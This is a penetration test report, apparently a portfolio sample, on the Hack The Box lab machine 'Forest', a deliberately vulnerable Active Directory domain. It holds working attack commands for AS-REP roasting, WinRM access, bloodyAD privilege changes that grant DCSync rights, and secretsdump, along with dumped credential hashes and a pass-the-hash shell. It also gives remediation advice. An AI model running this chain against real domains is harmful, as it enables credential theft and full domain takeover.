ARCHWARDEN

Forest

Report of Findings

Hack The Box

Version: 1.0

Joe Thompson

Table of Contents

1 Portfolio Use & Disclaimer

This report is provided as a **portfolio sample** to demonstrate penetration testing methodology, technical writing, risk communication, and remediation planning.

The assessment described herein was performed against a **deliberately vulnerable training environment** intended for educational use. The target system represents a **simulated client environment** and does not reflect the security posture of any real organization.

This document does not constitute legal advice.

2 Engagement Contacts

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Joe Thompson	Tester	jthompson@archwarden.com

3 Executive Summary

This assessment was conducted by Joe Thompson as a network penetration test of a simulated externally facing Active Directory environment. The objective was to identify security weaknesses, assess potential impact, document findings in a clear and repeatable manner, and provide actionable remediation recommendations.

3.1 Approach

Joe Thompson performed testing using a “Grey Box” approach, without credentials or prior knowledge of the externally facing environment. The objective was to identify unknown weaknesses through non-evasive testing techniques, focusing on misconfigurations, exposed services, and exploitable vulnerabilities.

Testing was conducted remotely from Joe Thompson’s assessment environment. Each identified weakness was documented and manually validated to assess exploitation feasibility and potential impact. Where initial access was obtained, additional testing was performed to evaluate the extent of compromise, including privilege escalation, Active Directory abuse, and post-exploitation impact.

3.2 Scope

The scope of this assessment included the externally accessible host `10.129.24.73`. Testing focused on identifying weaknesses that could allow unauthenticated access, credential compromise, privilege escalation, and full compromise of the target environment.

In Scope Assets

Asset Type	Description
External Host	`10.129.24.73`

3.3 Assessment Overview and Recommendations

During this assessment, Joe Thompson identified 3 security findings affecting the confidentiality, integrity, and availability of the assessed environment. The findings were categorized by severity, including 2 critical-risk findings, 1 high-risk findings, 0 medium-risk findings, 0 low-risk findings, and 0 informational observations.

Testing demonstrated that an unauthenticated attacker could recover credentials from a Kerberos configuration weakness, obtain valid domain user access, and abuse excessive delegated Active Directory privileges to escalate privileges to full domain administrator. This attack path highlights gaps in identity security, privilege delegation, credential management, and Active Directory access control practices.

It is recommended that the assessed environment prioritize remediation efforts based on the guidance provided in the Remediation Summary section of this report, with particular focus on addressing critical and high-risk findings. In addition, implementing regular vulnerability assessments and security reviews will help identify similar issues earlier in the lifecycle. Following remediation, a

more in-depth review of Active Directory permissions, delegated administrative roles, and privileged account management practices may further reduce the risk of domain compromise and improve overall detection and response capabilities.

4 Network Penetration Test Assessment Summary

Joe Thompson conducted testing from the perspective of an unauthenticated external attacker with no prior knowledge of the assessed environment. Testing focused on identifying exposed services and weaknesses accessible from the target host without relying on internal system configuration or architectural details.

4.1 Summary of Findings

During testing, Joe Thompson identified 3 findings that present varying levels of risk to the assessed environment. In addition, 0 informational observations were noted which, while not representing direct vulnerabilities, highlight opportunities to further improve overall security posture and monitoring capabilities. The chart below summarizes the distribution of identified findings by severity level.

In the course of this penetration test **2 Critical** and **1 High** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

5 Internal Network Compromise Walkthrough

During the assessment, Joe Thompson was able to gain an initial foothold through the externally exposed attack surface and chain multiple weaknesses to achieve full compromise of the target Active Directory environment. The walkthrough below documents one successful attack path from initial access to compromise and does not represent all vulnerabilities or misconfigurations identified during testing.

Any issues not required to achieve compromise are documented as standalone findings in the Technical Findings Details section and ranked by severity. The purpose of this attack chain is to demonstrate how individual vulnerabilities interact to increase overall risk and to assist with remediation prioritization (for example, remediating one or two critical weaknesses may break the attack chain while broader remediation efforts are underway).

5.1 Detailed Walkthrough

Joe Thompson performed the following to fully compromise the **htb.local** domain.

1. Identified an Active Directory environment through port enumeration
2. Recovered a Kerberos service account credential via AS-REP Roasting
3. Established an initial foothold via Windows Remote Management (WinRM)
4. Enumerated Active Directory privileges using BloodHound
5. Leveraged nested group membership to reach a group with `WriteDACL` over the domain
6. Granted a controlled user account DCSync privileges via the `WriteDACL` right
7. Dumped domain credentials via DCSync and achieved full domain compromise

---

Detailed reproduction steps for this attack chain are as follows:

1. Network Enumeration

A full TCP port scan was performed against the target host. Results confirmed a Windows Server 2016 Active Directory domain controller exposing Kerberos (88), LDAP (389/3268), SMB (445), and WinRM (5985). The domain name `htb.local` and hostname `FOREST.htb.local` were identified from LDAP and SMB service banners.

2. AS-REP Roasting — Credential Recovery

With no initial credentials, unauthenticated AS-REP Roasting was performed against the domain. Accounts with Kerberos pre-authentication disabled return an encrypted ticket-granting reply that can be cracked offline without interacting with the target further.

```
nxc ldap htb.local -u '' -p '' --asreproast asreproast.out
```

The service account `svc-alfresco` was identified as having pre-authentication disabled. The returned AS-REP hash was cracked offline using Hashcat against the rockyou wordlist (mode 18200):

```
hashcat -m 18200 asreproast.out /usr/share/wordlists/rockyou.txt
```

Credentials recovered: **`svc-alfresco:s3rvice`**

3. Initial Foothold — WinRM Access

The recovered credentials were used to establish an authenticated remote session via WinRM on port 5985:

```
evil-winrm -i 10.129.24.73 -u 'svc-alfresco' -p 's3rvice'
```

Interactive access was confirmed as `svc-alfresco` on `FOREST.htb.local`.

4. Active Directory Enumeration — BloodHound

BloodHound data was collected using the recovered credentials to map all Active Directory privilege relationships across the domain:

```
rusthound-ce -d htb.local -u 'svc-alfresco@htb.LOCAL' -p 's3rvice' -o ./bh -z
```

Analysis of the collected graph data revealed a critical privilege escalation path through nested group membership:

- `svc-alfresco` is a member of **Service Accounts**
- **Service Accounts** is a member of **Account Operators**
- **Account Operators** holds `GenericAll` over non-protected groups, including **Exchange Windows Permissions**
- **Exchange Windows Permissions** holds `WriteDACL` over the `htb.local` domain object

The `WriteDACL` right permits modification of the domain object's access control list. This can be abused to grant any user DCSync rights — allowing offline replication of all domain credential hashes.

5. Privilege Escalation — Abusing WriteDACL for DCSync

A new user account was created using the privileges of `svc-alfresco`:

```
bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add user joe Password1!
```

The account was added to the **Exchange Windows Permissions** group, inheriting its `WriteDACL` right over the domain object:

```
bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add groupMember "Exchang
e Windows Permissions" joe
```

DCSync privileges (`DS-Replication-Get-Changes` and `DS-Replication-Get-Changes-All`) were then granted to the controlled account by writing directly to the domain object's DACL:

```
bloodyAD --host 10.129.24.73 -d htb.local -u joe -p Password1! add dcsync joe
```

6. Domain Compromise — DCSync

With replication rights in place, all domain credential hashes were dumped remotely without requiring any further access to the domain controller:

```
secretsdump.py -outputfile forest_hashes -just-dc htb/joe@10.129.24.73
```

The NTLM hash for the built-in **Administrator** account was recovered from the output.

7. Administrator Access — Full Domain Compromise

The Administrator NTLM hash was used to authenticate via pass-the-hash over WinRM, achieving full administrative control of the domain controller without requiring the plaintext password:

```
evil-winrm -i 10.129.24.73 -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'
```

Full administrative access to `FOREST.htb.local` and the `htb.local` domain was confirmed.

6 Remediation Summary

As a result of this assessment, several opportunities were identified to strengthen the security posture of the assessed environment. The remediation actions below are prioritized to address the most impactful issues first, beginning with those that can be implemented with minimal effort and disruption. All remediation activities should be carefully planned, tested, and validated to minimize the risk of service interruption or data loss.

6.1 Short Term

SHORT TERM REMEDIATION:

- Enable Kerberos pre-authentication on all service accounts — specifically `svc-alfresco` and any other accounts where it has been disabled. This immediately eliminates the AS-REP Roasting attack vector.
- Reset the password for `svc-alfresco` to a strong, randomly generated credential and store it in a privileged access management (PAM) vault.
- Remove the test user account (`joe`) created during this assessment and audit for any other unauthorized accounts or group memberships introduced during the engagement.
- Review and remove any DCSync rights (`DS-Replication-Get-Changes`, `DS-Replication-Get-Changes-All`) granted to non-replication accounts on the `htb.local` domain object.

6.2 Medium Term

MEDIUM TERM REMEDIATION:

- Audit the membership of the **Account Operators** built-in group. Service accounts should not be members of privileged built-in groups. Move `svc-alfresco` to a purpose-specific OU with only the permissions required for its function.
- Review the DACL on the **Exchange Windows Permissions** group and the `htb.local` domain object. Remove or scope down `WriteDACL` rights to only the accounts and service principals that strictly require them.
- Implement privileged access workstations (PAWs) and tiered administration to prevent lateral movement from compromised service accounts to domain-level privileges.
- Deploy monitoring and alerting for DCSync activity — specifically events 4662 (`DS-Replication-Get-Changes`) on domain controllers — to detect credential dumping attempts in real time.

6.3 Long Term

LONG TERM REMEDIATION:

- Conduct a full Active Directory privilege audit using BloodHound or equivalent tooling on a recurring basis to identify and remediate dangerous privilege paths before they can be exploited.
- Enforce a least-privilege model across all service accounts. Review all accounts with membership in built-in privileged groups (Account Operators, Backup Operators, Print Operators, etc.) and remove unnecessary memberships.

- Implement a tiered Active Directory administrative model (Microsoft Tier 0/1/2) to prevent service account credentials from providing a path to domain compromise.
- Establish a regular password rotation policy for service accounts, enforced through a PAM solution, and eliminate the use of human-memorable passwords for non-interactive accounts.

7 Technical Findings Details

1. Domain Credential Replication Abuse Resulting in Full Active Directory Compromise - Critical

CWE	CWE-284 - Improper Access Control
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	After obtaining replication privileges (DCSync), the attacker successfully impersonated a domain controller and requested credential data for privileged accounts, including Administrator. This resulted in recovery of domain administrator NTLM credentials and complete compromise of the htb.local Active Directory domain.
Impact	• Full domain administrator compromise • Theft of all domain password hashes • Persistence via Golden Ticket / backdoor opportunities • Total loss of confidentiality and integrity of AD • Potential compromise of all joined systems
Affected Component	• Domain: htb.local • Domain Controller • Administrative account
Remediation	• Immediately revoke unauthorized replication rights • Audit accounts with DCSync permissions • Rotate all privileged credentials • Review domain controller security logs for replication abuse • Implement tiered administration and PAM controls • Monitor for DS-Replication-Get-Changes* abuse
References	Finding 3

Finding Evidence

DCSync:

```
secretsdump.py -outputfile forest_hashes -just-dc htb/joe@10.129.24.73
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ secretsdump.py -outputfile forest_hashes -just-dc htb/joe@10.129.24.73
/usr/local/bin/secretsdump.py:4: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  __import__('pkg_resources').run_script('impacket==0.14.0.dev0+20251120.95652.9c2d8b61', 'secretsdump.py')
Impacket v0.14.0.dev0+20251120.95652.9c2d8b61 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
htb.local\Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:819af826bb148e603acb0f33d17632f8:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\$331000-VK4ADACQNUCA:1123:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_2c8eef0a09b545acb:1124:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_ca8c2ed5bdab4dc9b:1125:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_75a538d3025e4db9a:1126:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_681f53d4942840e18:1127:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1b41c9286325456bb:1128:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_9b69f1b9d2cc45549:1129:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_7c96b981967141ebb:1130:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_c75ee099d0a64c91b:1131:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\SM_1ffab36a2f5f479cb:1132:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
htb.local\HealthMailboxc3d7722:1134:aad3b435b51404eeaad3b435b51404ee:4761b9904a3d88c9c9341ed081b4ec6f:::
htb.local\HealthMailboxfc9daad:1135:aad3b435b51404eeaad3b435b51404ee:5e89fd2c745d7de396a0152f0e130f44:::
htb.local\HealthMailboxc0a90c9:1136:aad3b435b51404eeaad3b435b51404ee:3b4ca7bcda9485fa39616888b9d43f05:::
htb.local\HealthMailbox670628e:1137:aad3b435b51404eeaad3b435b51404ee:e364467872c4b4d1aad555a9e62bc88a:::
htb.local\HealthMailbox968e74d:1138:aad3b435b51404eeaad3b435b51404ee:ca4f125b226a0adb0a4b1b39b7cd63a9:::
htb.local\HealthMailbox6ded678:1139:aad3b435b51404eeaad3b435b51404ee:c5b934f77c3424195ed0adfaae47f555:::
htb.local\HealthMailbox83d6781:1140:aad3b435b51404eeaad3b435b51404ee:9e8b2242038d28f141cc47ef932ccdf5:::
htb.local\HealthMailboxfd87238:1141:aad3b435b51404eeaad3b435b51404ee:f2fa616eae0d0546fc43b768f7c9eeff:::
htb.local\HealthMailboxb01ac64:1142:aad3b435b51404eeaad3b435b51404ee:0d17cfde47abc8cc3c58dc2154657203:::
htb.local\HealthMailbox7108a4e:1143:aad3b435b51404eeaad3b435b51404ee:d7baeec71c5108ff181eb9ba9b60c355:::
htb.local\HealthMailbox0659cc1:1144:aad3b435b51404eeaad3b435b51404ee:900a4884e1ed00dd6e36872859c03536:::
htb.local\sebastien:1145:aad3b435b51404eeaad3b435b51404ee:96246d980e3a8ceacbf9069173fa06fc:::
htb.local\lucinda:1146:aad3b435b51404eeaad3b435b51404ee:4c2af4b2cd8a15b1ebd0ef6c58b879c3:::
htb.local\svc-alfresco:1147:aad3b435b51404eeaad3b435b51404ee:9248997e4ef68ca2bb47ae4e6f128668:::
htb.local\andy:1150:aad3b435b51404eeaad3b435b51404ee:29dfccaf39618ff101de5165b19d524b:::
htb.local\mark:1151:aad3b435b51404eeaad3b435b51404ee:9e63ebcb217bf3c6b27056fdcb6150f7:::
htb.local\santi:1152:aad3b435b51404eeaad3b435b51404ee:483d4c70248510d8e0acb6066cd89072:::
joe:10101:aad3b435b51404eeaad3b435b51404ee:7facdc498ed1680c4fd1448319a8c04f:::
FOREST$:1000:aad3b435b51404eeaad3b435b51404ee:71073b785be24d5b56e28fe6bb99e465:::
EXCH01$:1103:aad3b435b51404eeaad3b435b51404ee:050105bb043f5b8ffc3a9fa99b5ef7c1:::
[*] Kerberos keys grabbed
htb.local\Administrator:aes256-cts-hmac-sha1-96:910e4c922b7516d4a27f05b5ae6a147578564284fff8461a02298ac9263bc913
htb.local\Administrator:aes128-cts-hmac-sha1-96:b5880b186249a067a5f6b814a23ed375
htb.local\Administrator:des-cbc-md5:c1e049c71f57343b
krbtgt:aes256-cts-hmac-sha1-96:9bf3b92c73e03eb58f698484c38039ab818ed76b4b3a0e1863d27a631f89528b
krbtgt:aes128-cts-hmac-sha1-96:13a5c6b1d30320624570f65b5f755f58
krbtgt:des-cbc-md5:9dd5647a31518ca8
htb.local\HealthMailboxc3d7722:aes256-cts-hmac-sha1-96:258c91eed3f684ee002bcad834950f475b5a3f61b7aa8651c9d79911e16cdbd4
htb.local\HealthMailboxc3d7722:aes128-cts-hmac-sha1-96:47138a74b2f01f1886617cc53185864e
htb.local\HealthMailboxc3d7722:des-cbc-md5:5dea94ef1c15c43e
htb.local\HealthMailboxfc9daad:aes256-cts-hmac-sha1-96:6e4efe11b111e368423cba4aaa053a34a14cbf6a716cb89aab9a966d698618bf
htb.local\HealthMailboxfc9daad:aes128-cts-hmac-sha1-96:9943475a1fc13e33e9b6cb2eb7158bdd
htb.local\HealthMailboxfc9daad:des-cbc-md5:7c8f0b6802e0236e
htb.local\HealthMailboxc0a90c9:aes256-cts-hmac-sha1-96:7ff6b5acb576598fc724a561209c0bf541299bac6044ee214c32345e0435225e
htb.local\HealthMailboxc0a90c9:aes128-cts-hmac-sha1-96:ba4a1a62fc574d76949a8941075c43ed
htb.local\HealthMailboxc0a90c9:des-cbc-md5:0bc8463273fed983
htb.local\HealthMailbox670628e:aes256-cts-hmac-sha1-96:a4c5f690603ff75faae7774a7cc99c0518fb5ad4425eebea19501517db4d7a91
htb.local\HealthMailbox670628e:aes128-cts-hmac-sha1-96:b723447e34a427833c1a321668c9f53f
htb.local\HealthMailbox670628e:des-cbc-md5:9bba8abad9b0d01a
htb.local\HealthMailbox968e74d:aes256-cts-hmac-sha1-96:1ea10e3661b3b4390e57de350043a2fe6a55dbe0902b31d2c194d2ceff76c23c
htb.local\HealthMailbox968e74d:aes128-cts-hmac-sha1-96:ffe29cd2a68333d29b929e32bf18a8c8
htb.local\HealthMailbox968e74d:des-cbc-md5:68d5ae202af71c5d
htb.local\HealthMailbox6ded678:aes256-cts-hmac-sha1-96:d1a475c7c77aa589e156bc3d2d92264a255f904d32ebbd79e0aa68608796ab81
htb.local\HealthMailbox6ded678:aes128-cts-hmac-sha1-96:bbe21bfc470a82c056b23c4807b54cb6
htb.local\HealthMailbox6ded678:des-cbc-md5:cbe9ce9d522c54d5
```

Recovered administrator hash:

```
Administrator:500:aad3b435b51404eeaad3b435b51404ee:32693b11e6aa90eb43d32c72a07ceea6
```

Administrative access:

```
evil-winrm -i 10.129.24.73 -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'
```


```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ evil-winrm -i 10.129.24.73 -u 'administrator' -H '32693b11e6aa90eb43d32c72a07ceea6'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
htb\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```


2. Excessive Active Directory Delegated Privileges Allowing Privilege Escalation to Replication Rights - Critical

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	9.9 / CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H
Root Cause	The compromised service account svc-alfresco was a member of the Account Operators group. This delegated privilege allowed creation and modification of user accounts and management of non-protected groups. The permissions were sufficient to create a new user account, add that user to the Exchange Windows Permissions group, and abuse inherited WriteDACL privileges over the domain object to grant replication rights.
Impact	• Low-privileged user escalation to privileged AD rights • Unauthorized account creation • Group membership manipulation • Delegation abuse through inherited ACLs • Direct path to full domain compromise
Affected Component	• Group: Account Operators • Group: Exchange Windows Permissions • Domain object: htb.local
Remediation	• Remove unnecessary users from privileged delegated groups • Audit membership of Account Operators and Exchange-related groups • Review inherited ACLs on domain objects • Restrict WriteDACL permissions to Tier 0 administrators only • Continuously monitor group membership changes
References	Finding 2

Finding Evidence

BloodHound enumeration identified abuse path:





Create user:

```
bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add user joe Password1!
```

Add to Exchange Windows Permissions:

```
bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add groupMember
"Exchange Windows Permissions" joe
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add user joe Password1!
[+] joe created

┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ bloodyAD --host 10.129.24.73 -d htb.local -u svc-alfresco -p s3rvice add groupMember "Exchange Windows Permissions" joe
[+] joe added to Exchange Windows Permissions
```

Grant replication rights:

```
bloodyAD --host 10.129.24.73 -d htb.local -u joe -p Password1! add dcsync joe
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ bloodyAD --host 10.129.24.73 -d htb.local -u joe -p Password1! add dcsync joe
[+] joe is now able to DCSync
```

3. Kerberos Pre-Authentication Disabled on Service Account Allowing Credential Recovery - High

CWE	CWE-287 - Improper Authentication
CVSS 3.1	8.6 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:L/A:L
Root Cause	A domain service account (svc-alfresco) was configured without Kerberos pre-authentication. This allowed unauthenticated attackers to request AS-REP responses from the domain controller and perform offline password cracking attacks against the returned material. The recovered password (s3rvice) provided valid domain user access and enabled remote management access to the target host.
Impact	• Unauthenticated credential harvesting from the domain controller • Offline password cracking of service account credentials • Initial authenticated foothold in the domain • Increased risk of privilege escalation and lateral movement • Exposure of additional internal attack paths
Affected Component	• Active Directory domain: htb.local • User account: svc-alfresco
Remediation	• Enforce Kerberos pre-authentication for all accounts • Review all users with DONT_REQ_PREAUTH enabled • Use strong, unique passwords for service accounts • Rotate passwords for affected accounts immediately • Monitor for abnormal AS-REP requests
References	Finding 1

Finding Evidence

Unauthenticated AS-REP roasting:

```
nxc ldap htb.local -u '' -p '' --asreproast asreproast.out
```

Recovered hash:

```
$krb5asrep$23$svc-alfresco@HTB.LOCAL:
3f1999195c4077c60b72763760657870$a27b5aa40cfab6600e52dd1a553810dda8883068e5f4c11d2e7b28a2ed9e
f5243816b2c813e95f474f4e7eecd7a5e7a6ad86f1ebb2b4170c4e9588ad5f0d73824aca95c9dae2c0f9240e86ee5
97e9559eece49e41fa8aa011ae3e600fb5e82b606ad326dd58eaf44680b0e73b488aa542e58dde1b395ef90f1b711
9c1f6d796b04d12719e2d2eff11a04320f103bad4796e75b67beacb01c84b91b8e2868c8a9ad3cda106f7951dd39c
b8d5cf9c8eb3164d18a1c771ec1d808f38c87948271752a75cd359e3d105a2a50910c59f110a0a3df8570ca7fb98a
0eaeaea3b8f521989e897fee355e
```

Cracked password:

```
hashcat -m 18200 asreproast.out /usr/share/wordlists/rockyou.txt
```

```
┌──(joe㉿kali)-[~/HTB_Boxes/Retired/CPTS_Prep/Forest]
└─$ hashcat -m 18200 asreproast.out /usr/share/wordlists/rockyou.txt
hashcat (v7.1.2) starting

